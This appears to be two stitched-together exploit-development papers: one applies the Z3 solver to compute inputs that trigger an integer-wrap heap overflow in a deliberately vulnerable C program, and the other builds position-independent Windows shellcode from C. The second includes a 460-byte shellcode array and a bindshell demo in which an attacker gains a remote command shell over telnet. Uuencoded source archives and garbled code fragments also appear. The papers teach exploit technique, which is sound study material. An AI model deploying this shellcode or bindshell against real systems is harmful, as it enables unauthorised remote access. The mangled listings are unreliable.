MG6?TD5Z)0V'A70SL_L!^5M')O3XP*;^TCW9KT/F&/H[^<9QR[\O1,SET[#KN MW=:@]RTC.'I\;#XQ7CZF?I`_<3^[8WLX=\$=N73_]UF#GEXP"[%VGWW;M4?\^ $M^X:Z[KOR$<T1K8VO?*/#Z\=L_+2BL8?6D75LO;1>[:]4*+MA]Z^P2!X=TL7$$ $MY&[[Q9O+\%@18)_6[3>_'^7N;WE_F[QUZ?Y6_=YDAK-D97ZVE6P@%]+:AKE)$ M^.NOB?OB;508BFSR"#;)<CS2NBY:J^CNYW50@E?%ZF)=6Y%GU<6Z3L9-51?K MNL7.4% $VLZ]7(TJ^19:=&EMT:69X]+(M=@XM=@XM=@XM=@XM=@XM=@XM=@C^* -/V)$ M7U.<Y%.=.@LX\$4Y04L V*+4 =C6@NK(:45U9#:FNK,"T(&M;RZ#L4[L:9%U9 MC;*NK(995U;CK"NK@=:5U1JH*ZL1TY75B.G*:L1T9;46JLI.'4*=.H0Z=0AU MZA#JU"'4J4.H4X=0IPZA3AU"G7J=ZFB=4EZI6XV8KJQ&3%=6(Z8KJQ'3E=6(MZ<IJO'1E-6*ZLAHO75F-F*ZLUBE5V:M#J%>'4*\.H5X=0KTZA'IU"/7J\$.K5 M(=2K0ZA7KU-=K5,J`NE7(Z8KJQ'3E=6(Z<IJQ'1E-6*ZLAHQ75F-F*ZL1DQ7 M5B.F*ZMU2E7NU"&T4X?03AU".W4([=0AM%.'T\$X=0CMU".W4(;13J5-9T\$=9 MR^%^5F!SP5%>T.:"X[R@PP4O\X(N%R#._-)H_)Q/TBE4Y::\\$7F`Q%CI^(DZ $M^*; "-G1U-2Y1EB<9DZQ, &@/^?7)Z;F]V]+?W.DJDU='/K`#RAMVNKUVIV67$ $M!D@5<NR.G.'NL])`J>+9[M`9N6-9&C!5V/0G&KH[_=+`J<+MC-K2'K<J`/C9$ M']E;%9_6WPOI4?@IC;<9N\>BW\DFDTO4I=74:\$AGI/9OZ;H_GZM\4CN]^MM; M#KQC.A`'E=I&YOUHPM\$;"X,Z-`7\$6)5C3-?*^UW!=Z8_`9&4G.^BCQ,3)8\T M&<OSZ)'^SI+'0*FPROY9\D^6WF3@ID2L1YI2<[D>+5>*[0,NI%?]+8.ALNMT M6X%+G^0<L^&09.K+*2I>R;34W+!,U.I+XY'.QZG/%S1D!4=5,[Y U6!P*\$P MAGY7]:*E,W.<5H\$)S`KU^O: L4`ZI3--)5VY\<P97?99K7]2E F K&:/H(`P $M*AGD/Q:G=>W4\&:7'4_3Q2+1$^D\#G+,3%Y.VC0/PHHU#&^D7?\\295TSQYR:H=$ M3F,. $WIWV(#&-7+=I(^92?#I!097&CQ_+CHF6SN08MD\JOPF<48G9C84M-\!$ M'8(`2F--[O4A>HABB=W44W_@#SQX&GAP9*(,_EYCGS_5Z.''DR<TT]EF9_Y= $MM;?5M=) \VKOB*?^C+TG]/W[4\#8S?MH^OW/^%1^D4[O^U^?[?3FM]_^_W>-;W]$ M_];W_];W_W[M_;^50U55#-O+?YEJ-9BBOTFU609);<U_*<9N^\$\OL=K_ MI=G'25"5?ZRR^_9H<W\=O:R?];-^UL_Z63_K9_VLG_6S?M;/^ED_ZV?]K)_U 8LW[6S_I9/^MG_:R?W^_Y'V5<-G8`>`

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--[Introduction

Welcome reader. I am writing this small text because it has recently come to my attention that a lot of people significantly smarter than me are intimidated by the mention of Z3 and solvers in general, and avoid using them. I think it is a common mentality that Z3 requires some kind of maths degree as a prerequisite for its use, however for me it is the complete opposite.

Hopefully by the end of this small guide you will see that Z3 can provide a trivial platform with which you can avoid doing most of the complex math work which is associated with exploit development and reverse engineering.

```
--[ What is Z3?
```

Z3 is an SMT (satisfiability modulo theories) solver written by Microsoft Research. It is cross platform, (Windows/Linux/Mac OS X) and free (MIT License).

Internally at Microsoft it is used for program analysis and verification.

Z3 exposes either a C or Python based API, with a rich set of features. In this paper we will only scratch the surface of the Python API. I feel this is the simplest way to jump right in and instantly get value from Z3 with almost no learning curve required. There is a lot of documentation on the web if you wish to venture deeper into the functionality of Z3.

--[Installing Z3

Installing Z3 is a simple process, and as i mentioned, can be done on most operating systems. The source code to Z3 is available from the Z3 Github page (2).

The build instructions for Mac OS X are simply as follows:

```
CXX=clang++ CC=clang python scripts/mk_make.py
cd build
make
sudo make install
```

For Ubuntu it is even simpler:

```
sudo apt-get install python-z3
```

Once this is done, the Python module can be used by simply using "import z3" from within Python.

```
--[ Introduction to Z3
```

To whet your appetite, we will first explore a simple maths example unrelated to exploit development. The following small puzzle was being passed around social media sites:

```
A+B = 240

C+D = 500

D-B+C = 455

A+C = 215

What answer for D?
```

While this can easily be solved with math, it is much easier to make ${\tt Z3}$ do all the work for us.

The first step in our solver is to import z3 and declare some variables for use in the solver. The following code creates 4 Int() type variables. A,B,C,D and initiates the solver class.

Note: The string passed to each variable is used to label the results when the model is printed at the end.

```
#!/usr/bin/env python
from z3 import *
# Declare our variables
A = Int('A')
B = Int('B')
C = Int('C')
D = Int('D')
s = Solver()
```

Now that we have our variables declared, we must define some simple constraints for the solver. Basically we need to take each line in the above problem and convert it to an expression using our variables.

```
# Add the constraints
s.add(A + B == 240) # A+B = 240
s.add(C + D == 500) # C+D = 500
s.add(D-B+C == 455) # D-B+C = 455
s.add(A+C == 215) # A+C = 215
```

The final steps are to use the check() function to solve the problem and print the model at the end.

```
print "[+] Solving..."
s.check()
ttt = s.model()
print "[MODEL-----]"
print ttt
print "[-----]"
```

Running this code provides the following output:

```
$ python facebook.py
[+] Solving...
[MODEL-----]
[C = 20, B = 45, D = 480, A = 195]
[------]
```

As you can see, it only took a couple of minutes to code a solver for this problem and we got the answer D=480. Congratulations, if you followed this far you can now cheat at facebook and impress your friends!!!

I have included the sample code for this (facebook.py) in the appendix.

```
--[ Z3 and Exploit dev
```

As I'm sure you can now imagine there are a billion small math problems like this in exploit development. Some typical examples for me are:

- * Solving input values to control allocation/copy sizes.
- * Root causing a fuzz crash, one constraint for each cmp instruction, then control register contents as needed.
- * Finding input values which constrain to certain criteria.
- * etc.

To make this more clear, I have written a small vulnerable program with which we can look at the exploitation process and how Z3 can help us.

```
----[ Vulnerable example
```

The following example code has a clearly visible integer wrap vulnerability. We can obviously utilize this to cause a heap overflow into the chunk pointed to by sstr.

Have a quick read over the code below, and afterwards I will explain the challenges involved in solving this problem.

```
1 #include <stdio.h>
    2 #include <stdlib.h>
    3 #include <string.h>
    4
    5 #define HEADER "-----[ ASCII
DIAGRAM ]-----\n"
    6 #define HDRLEN strlen(HEADER)
    7
    8 char *copyandupdate(char *dst,char *src, unsigned int size)
    9 {
   10
          memcpy(dst,src,size);
   11
          dst += size;
   12
          return dst;
   13
   14
   15 int main(int argc, char *argv[])
   16 {
   17
          unsigned int width, height, i;
   18
          char *sstr,*fstr;
   19
   20
          if(argc != 3) {
   21
              printf("usage: %s <width> <height>\n",argv[0]);
   2.2
              exit(-1);
   23
   24
   25
          width = strtoul(argv[1],NULL,0);
   26
          height = strtoul(argv[2],NULL,0);
   27
   28
   29
          printf("[+] Using width: %u\n", width);
   30
          printf("[+] Using height: %u\n",height);
   31
```

```
32
            if(width < 5) {
    33
                printf("error: Width too small\n");
    34
                exit(1);
    35
    36
    37
            if((width * height + HDRLEN) > 0x3ffffffff) {
                printf("error: Table too large (%u) \n", width *
    38
height);
    39
                exit(1);
            }
    40
    41
    42
            printf("[+] Allocating buffer sized: %u\n", width * height
+ HDRLEN);
    43
            sstr = fstr = malloc(width * height + HDRLEN);
    44
            if(!fstr) {
    45
                printf("error: Out of Memory!\n");
    46
                exit(1);
    47
    48
    49
            printf("[+] Writing header to buffer (%u bytes)\n",HDRLEN);
    50
            fstr = copyandupdate(fstr,HEADER,HDRLEN);
            for(i = 0 ; i < height ; i++)
    51
    52
    53
                char *m = malloc(width);
    54
                if(!m) {
    55
                    printf("error: Out of Memory!\n");
    56
                    break;
    57
    58
                memset(m,'X',width);
    59
                m[width-3] = '\r';
                m[width-2] = '\n';
    60
                m[width-1] = ' \times 00';
    61
    62
                fstr = copyandupdate(fstr,m,width-1);
    63
                free(m);
    64
    65
    66
            printf(sstr);
    67
       }
    68
    69
```

As I'm sure you saw, this code takes a width and height parameter from the command line and creates an ascii table containing the appropriate number of X's.

Here is some sample output from a successful run:

The major vulnerability in this source code occurs between lines 37 and 43 in the source. As you can see below, the code takes the width and height parameters and checks to make sure that the product of width * height plus the length of the header is < 0x40000000. Next it allocates a buffer based on these values. However, if width and height is large enough to create an integer wrap, the resulting buffer allocation will not correlate to the width and height values themselves, creating potential for a heap overflow.

Once this allocation is performed, the program begins by writing the HEADER field into the buffer. Depending on the size of the buffer this will either be inside or outside the allocated buffer. Due to the wrapping allocation size calculation, there is no guarantee at this stage that a large enough allocation was performed to house the HEADER field.

Finally at line 51, a copy loop is performed. For each of the lines in height an allocation of "width" bytes is performed. This is then populated with a line of X's, and copied into the buffer. Obviously if our values are large enough to wrap, this loop will end up writing all the way out of bounds of our buffer, but it also has no way to stop copying, therefore it will write all the way until it hits an unmapped page, causing program termination.

```
51
            for(i = 0 ; i < height ; i++)
52
53
                     char *m = malloc(width);
54
                     if(!m) {
55
                             printf("error: Out of Memory!\n");
56
                             break;
57
58
                     memset(m,'X',width);
59
                     m[width-3] = '\r';
60
                    m[width-2] = '\n';
61
                     m[width-1] = '\x00';
62
                     fstr = copyandupdate(fstr,m,width-1);
63
                     free(m);
64
            }
```

Luckily for us (;)) there does exist a clean way out of this loop. If the malloc allocation of width bytes fails, the loop is exited, and the program continues.

This means, if we can wrap the allocation while having a large enough width to force the allocation to fail, we are able to perform our overflow (copying the header out of bounds) without program termination occurring. (This gives us an opportunity to utilize our overflow). The question is, what input values will allow all this to happen?

```
---[ Solving
```

As you can imagine, the next step in our process is to write a simple solver to calculate these values for us. Once again the process is very simple

We begin by importing our library:

```
1 #!/usr/bin/env python
2
3 from z3 import *
4
```

Next we need to declare the variables used by our sample program. The first variables which we need are the width and height variables. In the previous example we used Int() type variables. However, in this case, we use a BitVec() type. The main difference between these two types in Z3 is the ability to perform binary operations on the BitVec. Also we are able to specify the exact size of the variable, this lets us more easily simulate integer wraps. In this example I am targeting a 32-bit platform, therefore I use the size 32 for each variable. We also need a variable to hold the size of the header, this is not strictly necessary but provides a more clear output in my opinion.

```
5 width = BitVec('width', 32)
6 height = BitVec('height', 32)
7 headersize = BitVec('headersize',32)
8
```

Next, I create a convenience variable allocsize. This is used to hold the result of the calculation. Instead of this variable we could simple write width * height + headersize each time, however if we did this, the size of the allocation would not be visible in the printed model. Since we care about this size, it makes sense to use a convenience variable.

```
9 allocsize = BitVec('allocsize',32)
10
11 s = Solver()
12
```

Now that we've declared our variables and initialized the Solver the next step is to add constraints to our model. The first constraint in this program is simply declaring the headersize value. This is done with the following line:

```
13 s.add(headersize == 113)
```

The next constraint we can add, is to make sure that width by itself is enough to cause the allocation to fail, an easy way to do this is to make sure it is above 0xf0000000, since this would be large enough for a 32-bit process to fail. You may notice that we used a function "UGT" for this, rather than the > operator. The reason for this is that the > operator by default will perform a signed comparison. UGT (unsigned greater than) will provide us with the unsigned functionality we need. As you can imagine the counter function to this ULT() will perform an unsigned less than comparison. Reading the help for the module will show many other useful functions similar to this.

```
14 s.add(UGT(width,0xf0000000)) # For malloc fail
```

Obviously, we need a constraint to calculate allocsize. This is simply a

case of performing the same calculation directly from the source code.

```
15 s.add(allocsize == width * height + headersize)
```

We then make sure that the allocsize is less than the headersize, so that an overflow occurs.

```
16 s.add(ULT(allocsize & Oxfffffffff,headersize))
17
```

Finally, we solve and print the model...

If we run this solver, the following values are generated:

Inputting this into the target program confirms our technique, an allocation of 112 bytes is performed and then a header (113) bytes is written to it. Finally an allocation fails, and the loop is exited, then the buffer is printf'ed. (in a vulnerable way...;))

Finding a way to leverage this overflow is outside of the scope of this paper, however I have personally leveraged a very similar situation in a real life application.

```
---[ Adding constraints to enumerate possibilities?
```

In the above example, the solver gave us a situation where the buffer was sized 1 byte smaller than the copy, however, in real life, most allocators naturally align sizes before returning a chunk to the program. This means that in the above example, no overflow would actually take place. Also with the above situation, we often want to enumerate the QUANTUM sizes which we can utilize on the heap, so we can look for overflow targets etc.

Z3 is not really designed for this, solving all permutations, and is more designed for solving a single one. However, we can easily cheat by adding additional constraints to the program. A simple example of this, since we know that a buffer size of 112 is possible, we simply add a constraint making sure that allocsize is less than that.

```
s.add(ULT(allocsize & 0xffffffff,112))
```

Solving again, we can see that an allocsize of 98 is possible. Since this is code we can easily wrap this in a loop to enumerate all possibilities.

--[Conclusion

Hopefully this small guide is useful to you. I find myself using these small solvers constantly during exploit dev. Some other areas that these help with are, during auditing - to confirm findings, during exploitation - to calculate values on the fly. I'm sure once you start playing with this library you will do the same.

--[References

- 1. https://z3.codeplex.com/ Z3 Home Page
- 2. https://github.com/Z3Prover/z3 Z3 github page

--[Appendix: Source code

begin 644 z3_math_src.tgz M'XL(`&"K858``^U7^T_;2!#FUUC*_S"`>K&)\$_R(@T0(4DBX'A*T\$H7K232J $M''N=6/@1V1M*./5_O]E=.W$H%)#22*?Z$\2>\;?SV-?L/IA?0YM.OJ:)L[_U$ MBZ!IVH%E`7^VQ5,S6N*9`72C;6JF85G&`6BZV=*T+;!^54!%S%)J)QA*1,+X M9SRD>=Y/OF=Y+)[_\$SP4QM].'=\?)[[;=-;J`_NCW6H]._Y&VS`+X]_"\;<L MS=@";:U1/(/??/QW_<@)9BZ!HY2Z?MR<'\$LKJL`?/=8E?C1F.FG7)9X?\$?CK MM#<XO82=QNMQ`[U/_;,S&)SUWE_V+F#XAK8+?(EVEC\$,+L]//P!&%Y!(%A\$I MDN1,[`3VG'@ZMR-W-G5M2F2A<U.JBC><^BK,HM0?1\0%/Z*0^@]\$D?Z5*B\$) MG>E<9ES&XOJ.5\$\$9ZEU.0RDA=)9\$@,J.]%V2F('0]B.9O=C)&(T+/_A^=S/D $M=E>\??-=.E$GQ!]/J.JCP2PLS$7=\"W(TD5WY.9+=CN@JD`FJA,<1RH)^_,$ $M4GM, #N%="D?<TC$<"50'V#\J=ZH-6=05<N]3N:&S=XRSPMD`7=9I-)X%,N?J$ MO_7#]?FYJC&:,/288A0H:"</Y*8^A.L4)X?("\$.:L0BXP(S]R!/F<Z*0E"Q; M\$=T16*O9DB2)DT/XS+_2.(8TM(,`FR\S7"2(5C(S>YDKJ&<318%CT.Y-3^!) M%U?V*"#<18!9\$Y#?S118)+OP^83?8J*]((@=F[)L1S//(PF?-6Z>,SP7'YIB M\$P"[WA,/EF;L/)M/AZ>[S<A/90-Q1B'VX`)WN62^_71_%>/^G/A4#)'M8M`T MSL/';H#1G))48?\$006=AKBXUIE3%8BQ2XT3VD:M!!WP<XBP7%.IU4*0*"U^L M@?!1XCQHEF<HDGQ=EI510NQ;]O8=_W%-IX3*H5K[I[:<G)7PAK\WS"'ZK'U) M:D6E(931BE(7RGM-X^KG.R!4LP;<D9<0(H>/^IR-M=*I2&P#V>C^7ZS_GNV0 M41S?-J?SM?IXH?YK[0-#U'^M9;0/+%[_3:VL_YO`[O;^+\$WV1WZT3Z([F,[I M)(ZJ4E7RDCB\$!Q/\<!HG%/:8KBKU<(:?152N]6I*53K)I1,F]7.ISZ1!+@V8 M5)52E#_%P1U)9"\$W;=>5>[B#H94N&"U-`=B%7OT\$6\$U".>?TD3-@'\$L3G'Y] MP#DHYYQ!XZ3>9YR697%.IF#RPI=@&#IC"%]]X4NW6\$1*0+?_5B@[)33;.ZP MULZ\$.+<L;\$IY,6R&L4L"ILC;7'P<G)Z_\M@RW,G;H;FEB;><?)B)]8Q_<?U? $\label{eq:mv+=xf^K(>BPO\=+ZUZSL_J?C!J"9;/WC7[G^-P$LKH=29>PXT^A-`PI70&C$} \\$ M2W&S1:G\$QE!<_RG?GM==_5]<_[JNMQ?KWS1X_3>L\OZ_\$;RI_HO+1Q=.?/HW $\texttt{M<>0:EVLJF`:6PL5=,?\backslash J\$,O/["+!+C\backslash KE\$Q94SFK*O'3_B/:0K=@/7V:*/KH}$

--[Introduction

Back in the prehistoric days of memory corruption bugs and exploitation, exploit developers used our primitive tools to construct rudimentary payloads in assembly language. Those days are long past. In this small paper I will investigate some methods for anyone still stuck in the good ol' days of yore using their assembler.

--[Prerequisites

This writeup uses the MinGW compiler to demonstrate generating shellcode from C for running on Windows systems. The same concepts should apply to other compilers (such as MSVC) with some tweaking. The python scripts also use the 'pefile' library from erocarrera in order to extract the compiled code.

To quickly get started compiling on a linux system, do something like:

```
$ sudo apt-get install gcc-mingw-w64
$ pip install pefile
```

--[Concepts

There is nothing special about shellcode as opposed to any other compiled code. A shellcode is simply some piece of machine code that typically exhibits the following properties:

- * Position-independence
- * Entry point at first byte
- * Bootstrap for subsequent execution / further access

Position-independence is basically the only real hurdle faced when building shellcode with a C compiler. Strings and imported functions will need to be handled inline. All code will need to placed in one section and will need to be ordered appropriately in order to ensure everything is appropriately extracted and relative jumps are correct.

This paper will not deal with creating shellcodes that are intended to bypass filters. In the extremely rare event that a filter is necessary (when is the last time you actually needed one in your browser exploit?) it is best to write an encoder and decoder.

--[Inlining strings

Inlining strings is quite easily accomplished with inline assembly as in the following macro:

```
#define INLINE_STR(name, str) \
    const char * name;
    asm(
        "call 1f\n"
        ".asciz \"" str "\"\n"
        "pop %0\n"
        : "=r" (name)
    );
```

This is how it would be used:

```
INLINE_STR(kernel32, "kernel32");
PVOID pKernel32 = scGetModuleBase(kernel32);
```

Unfortunately MinGW doesn't have a way to inline a unicode string nor does MSVC have inline assembly for x64 so a different method must be employed when these are being used.

One potential way to handle unicode strings would be to generate an inline sequence of .db bytes as a pre-compile step. For MSVC, writing strings one character at a time to a stack buffer also works but is quite ugly.

```
--[ Ordering functions
```

The Makefile included with the source code makes use of the -fno-toplevel-reorder switch which causes code to be generated in the same order they appear in the source files. The Makefile also uses -falign-functions=1 to reduce padding between functions and generate smaller code.

Each function is also marked with an attribute forcing them to be placed into a custom section.

```
#define SCFUNC __attribute__((section("sccode")))
```

This custom section makes extraction of the final code very simple as all shellcode functions will be placed into the "sccode" section and ordered appropriately.

In MSVC an order file can be specified with /ORDER to achieve the same effect.

```
--[ Example shellcode
```

The following is a quick GetProcAddress implementation in C which will be used for the examples here.

```
SCFUNC PVOID scGetModuleBase(const char *moduleName)
{
    PPEB pPeb;
    PLIST_ENTRY head, entry;
    PLDR_DATA_TABLE_ENTRY module;

#if defined(_M_IX86)
    pPeb = (PPEB) __readfsdword(0x30);
#elif defined(_M_X64)
```

```
pPeb = (PPEB) __readgsqword(0x60);
#endif
   head = &pPeb->Ldr->InLoadOrderModuleList;
   entry = head->Flink;
   while (entry != head)
       module = CONTAINING_RECORD(entry, LDR_DATA_TABLE_ENTRY,
        InLoadOrderModuleList);
        if (scW2Anicmp(module->BaseDllName.Buffer, moduleName, scStrlen
        (moduleName)) == 0)
           return module->DllBase;
        entry = entry->Flink;
   return NULL;
}
SCFUNC PVOID scGetProcAddr(PVOID modBase, const char *exportName)
   LPVOID pFunc = NULL;
   PBYTE pMod = (PBYTE)modBase;
   PIMAGE_NT_HEADERS pNt = GET_NT_HEADERS(pMod);
   PIMAGE_DATA_DIRECTORY pDir = &GET_DIRECTORY(pNt,
   IMAGE_DIRECTORY_ENTRY_EXPORT);
   PIMAGE_EXPORT_DIRECTORY pExportDir;
   WORD *pOrdinal;
   DWORD *pName;
   DWORD *pFuncs;
   DWORD i;
    // get the export directory
   pExportDir = (PIMAGE_EXPORT_DIRECTORY)(pMod + pDir->
   VirtualAddress);
    // sanity check the export directory
    if (pDir->Size == 0 || pExportDir->NumberOfFunctions == 0 ||
   pExportDir->NumberOfNames == 0)
       return NULL;
    // iterate the exported names
   pName = (DWORD *) (pMod + pExportDir->AddressOfNames);
   pOrdinal = (WORD *) (pMod + pExportDir->AddressOfNameOrdinals);
    // hi EMET!
   pFuncs = (DWORD *) (pMod + pExportDir->AddressOfFunctions);
    for (i = 0; i < pExportDir->NumberOfNames; i++, pName++,
   pOrdinal++)
        if (scStrcmp(exportName, (const char *)(pMod + *pName)) == 0)
            // found the name, get the function
           pFunc = pMod + pFuncs[*pOrdinal];
           break;
   return pFunc;
```

```
Here you can see a quick calc-pop demonstration using the above code:
          #include <stdio.h>
          #include <windows.h>
          #include "common.h"
          #include "pe.h"
          typedef UINT (WINAPI * WinExec_t)(LPCSTR lpCmdLine, UINT uCmdShow);
          SCFUNC void scMain(void)
                     INLINE_STR(kernel32, "kernel32");
                     INLINE_STR(winexec, "WinExec");
                    INLINE_STR(calc, "calc");
                    PVOID pKernel32 = scGetModuleBase(kernel32);
                    WinExec_t pWinExec = (WinExec_t) scGetProcAddr(pKernel32, winexec);
                     if (pWinExec != NULL)
                               pWinExec(calc, 0);
          }
          int main(int argc, char* argv[])
                    scMain();
                    return 0;
Thats all there is to the code. Notice that all shellcode functions
are marked with the SCFUNC attribute and all strings are inlined.
Now to compile and extract the shellcode into a nice header:
          $ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
                                  -Os -o runcalc.exe runcalc.c common.c pe.c
          $ python extract.py runcalc.exe
          // 460 bytes
          unsigned char shellcode[460] = {
          0x55,0x89,0xE5,0x56,0x53,0x83,0xEC,0x10,0xE8,0x09,0x00,0x00,
          0x00,0x6B,0x65,0x72,0x6E,0x65,0x6C,0x33,0x32,0x00,0x58,0x89,
          0 \times 04, 0 \times 24, 0 \times E8, 0 \times D1, 0 \times 00, 0 \times 00, 0 \times 00, 0 \times E8, 0 \times 08, 0 \times 00, 0 \times 
          0x57,0x69,0x6E,0x45,0x78,0x65,0x63,0x00,0x5E,0x89,0x74,0x24,
          0x04,0xE8,0x05,0x00,0x00,0x00,0x63,0x61,0x6C,0x63,0x00,0x5B,
          0x89,0x04,0x24,0xE8,0xFD,0x00,0x00,0x00,0x85,0xC0,0x74,0x0F,
          0xC7, 0x44, 0x24, 0x04, 0x00, 0x00, 0x00, 0x00, 0x89, 0x1C, 0x24, 0xff,
          0 \times D0, 0 \times 50, 0 \times 50, 0 \times 8D, 0 \times 65, 0 \times F8, 0 \times 5B, 0 \times 5E, 0 \times 5D, 0 \times C3, 0 \times 90, 0 \times 90,
          0x55,0x31,0xC0,0x89,0xE5,0x57,0x56,0x53,0x51,0x83,0x7D,0x10,
          0 \times 00, 0 \times 74, 0 \times 44, 0 \times 31, 0 \times D2, 0 \times 8B, 0 \times 45, 0 \times 08, 0 \times 66, 0 \times 8B, 0 \times 0C, 0 \times 50,
          0x8B,0x45,0x0C,0x8D,0x79,0xBF,0x0F,0xBE,0x1C,0x10,0x0F,0xBT,
          0xC1,0x66,0x83,0xFF,0x19,0x8D,0x70,0x20,0x0F,0x46,0xC6,0x89,
          0x45,0xF0,0x8D,0x73,0xBF,0x89,0xF0,0x3C,0x19,0x8B,0x45,0xF0,
          0x8D,0x7B,0x20,0x0F,0x46,0xDF,0x29,0xD8,0x75,0x0D,0x66,0x85,
          0xC9,0x74,0x08,0x42,0x39,0x55,0x10,0x75,0xC0,0x31,0xC0,0x5A
          0x5B,0x5E,0x5F,0x5D,0xC3,0x55,0x31,0xD2,0x89,0xE5,0x53,0x8B,
          0x45,0x08,0x8B,0x5D,0x0C,0x8A,0x0C,0x10,0x0F,0xBE,0x1C,0x13,
          0x42,0x0F,0xBE,0xC1,0x29,0xD8,0x75,0x04,0x84,0xC9,0x75,0xE7,
          0x5B,0x5D,0xC3,0x55,0x89,0xE5,0x8B,0x55,0x08,0x89,0xD0,0x80,
          0x38,0x00,0x74,0x03,0x40,0xEB,0xF8,0x29,0xD0,0x5D,0xC3,0x90,
          0x55,0x89,0xE5,0x57,0x56,0x53,0x83,0xEC,0x1C,0x8B,0x75,0x08,
```

```
0x64,0xA1,0x30,0x00,0x00,0x00,0x8B,0x40,0x0C,0x8B,0x58,0x0C,
    0x8D,0x78,0x0C,0x39,0xFB,0x74,0x28,0x89,0x34,0x24,0xE8,0xC4,
    0xFF, 0xFF, 0xFF, 0x8B, 0x53, 0x30, 0x89, 0x74, 0x24, 0x04, 0x89, 0x14,
    0x24,0x89,0x44,0x24,0x08,0xE8,0x36,0xFF,0xFF,0xFF,0x85,0xC0,
    0x75,0x05,0x8B,0x43,0x18,0xEB,0x06,0x8B,0x1B,0xEB,0xD4,0x31,
    0xC0,0x83,0xC4,0x1C,0x5B,0x5E,0x5F,0x5D,0xC3,0x55,0x89,0xE5,
    0x57,0x56,0x53,0x83,0xEC,0x2C,0x8B,0x5D,0x08,0x8B,0x43,0x3C,
    0x01,0xD8,0x8B,0x70,0x78,0x01,0xDE,0x83,0x78,0x7C,0x00,0x75,
    0x04,0x31,0xC0,0xEB,0x63,0x83,0x7E,0x14,0x00,0x74,0xF6,0x83,
    0x7E,0x18,0x00,0x74,0xF0,0x8B,0x46,0x20,0x31,0xD2,0x8B,0x4E,
    0x1C,0x01,0xD8,0x89,0x45,0xE4,0x8B,0x46,0x24,0x01,0xD8,0x89,
    0x45,0xE0,0x8D,0x3C,0x12,0x03,0x7D,0xE0,0x3B,0x56,0x18,0x73,
    0xD0,0x89,0x4D,0xD8,0x8B,0x4D,0xE4,0x89,0x55,0xDC,0x8B,0x04,
    0x91,0x01,0xD8,0x89,0x44,0x24,0x04,0x8B,0x45,0x0C,0x89,0x04,
    0x24,0xE8,0x0F,0xFF,0xFF,0xFF,0x8B,0x55,0xDC,0x8B,0x4D,0xD8,
    0x85,0xC0,0x75,0x0D,0x0F,0xB7,0x07,0x8D,0x04,0x83,0x03,0x1C
    0x08,0x89,0xD8,0xEB,0x03,0x42,0xEB,0xBE,0x83,0xC4,0x2C,0x5B,
    0x5E,0x5F,0x5D,0xC3
    };
And now to demonstrate running the test harness:
    $ python extract.py --testharness runcalc.exe > runcalc_testharness.c
    $ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
          -Os -o runcalc_testharness.exe runcalc_testharness.c
On the windows machine:
    C:\phrack\src>runcalc_testharness.exe
    jumping to shellcode @ 00020000
    done
    C:\phrack\src>tasklist | findstr calc
                                  5720 Console
    calc.exe
                                                                   1
    14,244 K
--[ Bindshell example
The following is a demonstration of a quick windows bindshell. Consult the
source code for the implementation.
On the linux compiler:
    $ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
             -Os -o bindshell.exe bindshell.c common.c pe.c
    $ python extract.py --testharness bindshell.exe > \
             bindshell_testharness.c
    $ i686-w64-mingw32-gcc -fno-toplevel-reorder -falign-functions=1 \
             -Os -o bindshell_testharness.exe bindshell_testharness.c
On the windows machine:
    C:\phrack\src>bindshell_testharness.exe
    jumping to shellcode @ 00020000
Attacker:
    $ telnet 192.168.204.144 3333
    Trying 192.168.204.144...
    Connected to 192.168.204.144.
    Escape character is '^]'.
    Microsoft Windows [Version 10.0.10240]
```

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C:\phrack\src>ver
ver

Microsoft Windows [Version 10.0.10240]

C:\phrack\src>whoami
whoami
win10-vm\user

C:\phrack\src>exit
exit
Connection closed by foreign host.

--[Conclusion

Hopefully this humble paper showed that its super easy to generate shellcode with a C compiler and that you don't have to use an assembler. Obviously assembly language development and understanding are still essential skills for a modern exploit developer. However, using the techniques presented in this paper should limit the times when hand-written assembly code is required to a few specific cases.

--[References

- 1. http://www.mingw.org/
- 2. https://github.com/erocarrera/pefile
- 3. https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html
- 4. https://msdn.microsoft.com/en-us/library/00kh39zz.aspx

--[Appendix: Source code

begin 644 src.tar.gz M'XL(`&XJXU8``^T_7/;1J[W:SG3_V'K-*GDR+:^Y=BUW\D2E6C.ECR6TK00 MR=/0\$F6SH4@=2<7VM?G?'X#]X)*B;/?FG-Z[QYU\$)G>Q`!;``MCEDF\$PW?O+ M\$Y=RN=QJ-!C];3;I;[E:YW]%895JLU5N5AN5>HV5*]5ZH_(7UGAJQK"LPL@* M@)5?YTYX;0<;X0!L/K\'CQB'^OM_I(2@_]TK)W*N/#^PGX8&R*-9K]^C_UH% $M] =]HU!NM5J, *^J_7ZZV_L/+3L), L__UO[WK&]N[]JUM; $=V&&U; @6>'X>[4]$ M^+, 9R\M7*3C_+QUO!K;ONKO3)Z'QP/QO5FH-.?^;M4H%YW^C5<[G_]<HSQQO MZJYF-OLQC&:.OWM]_*T1U]TX7NA//U77JV?^34BU6OW6U%\L?&_W>DNO7-JI M"L1H+1VJ_=:([I;VS)ZS, `I6TXA-1L/.W]KG_6^-W[XU&)1WH_8(-!2MEI.($\texttt{M:} 26\texttt{N/XP!`;,=M=<!>;T`1'-/@O""]0+$=<+(]M:!>+T`LJ93>QFM`_$Z`73J}$ M6[-3YS*P@KL\$7WJ]`.VX?FB_L;R9:R>0:O5RJ)83]?Q@Y'A7KCV_-6><C8R MZB7NP+8B^SSPI^#=-4:2]0#\Y5M#:*#\$ML_%Y2\$J"E0(>G(\FUU'OA<6;HOL M`T?."E#@]@4KW\[G1?;CCVR_R'YG>FVY7&3'QU!?U#&]&TU&OYP5/&MA*VS] MP6E_8\$Y&XXL"V,2\$/70&L+V\$%L(ABX<2MK!L+YV=8\81'#%JQQZ3J,C"Z6L[MPJ&U9[.@</TNK\$YJ54*CD!8/=6[^5JM^/7;^9D.D=;,9VMMC<S^XL8(9F]E3 MUPJLR`&1L]!G\$*\$C0'5F.1YS0KBUV=P)PHC-5]X4H1@T@!^SOS7.?QKVNV1H $M[_@T+DA]$, N0323E>Q) $3W7V\\\&6^CTW@XZ[+/OS^35^EX7U?2476!":Q8O";ZP$ M."(YO3@=6?M%H_`0LXI@2A^?E!BWY.66I)@"O1\$&L,4OMO@(\$9`35RH!S9&R MSOS9RK5/K-!.D)+HG3DK:'V.V.#MZ6E13`DH@1VM`H]J%2518OKTE_@\$%]Q. $\label{eq:magnetic} 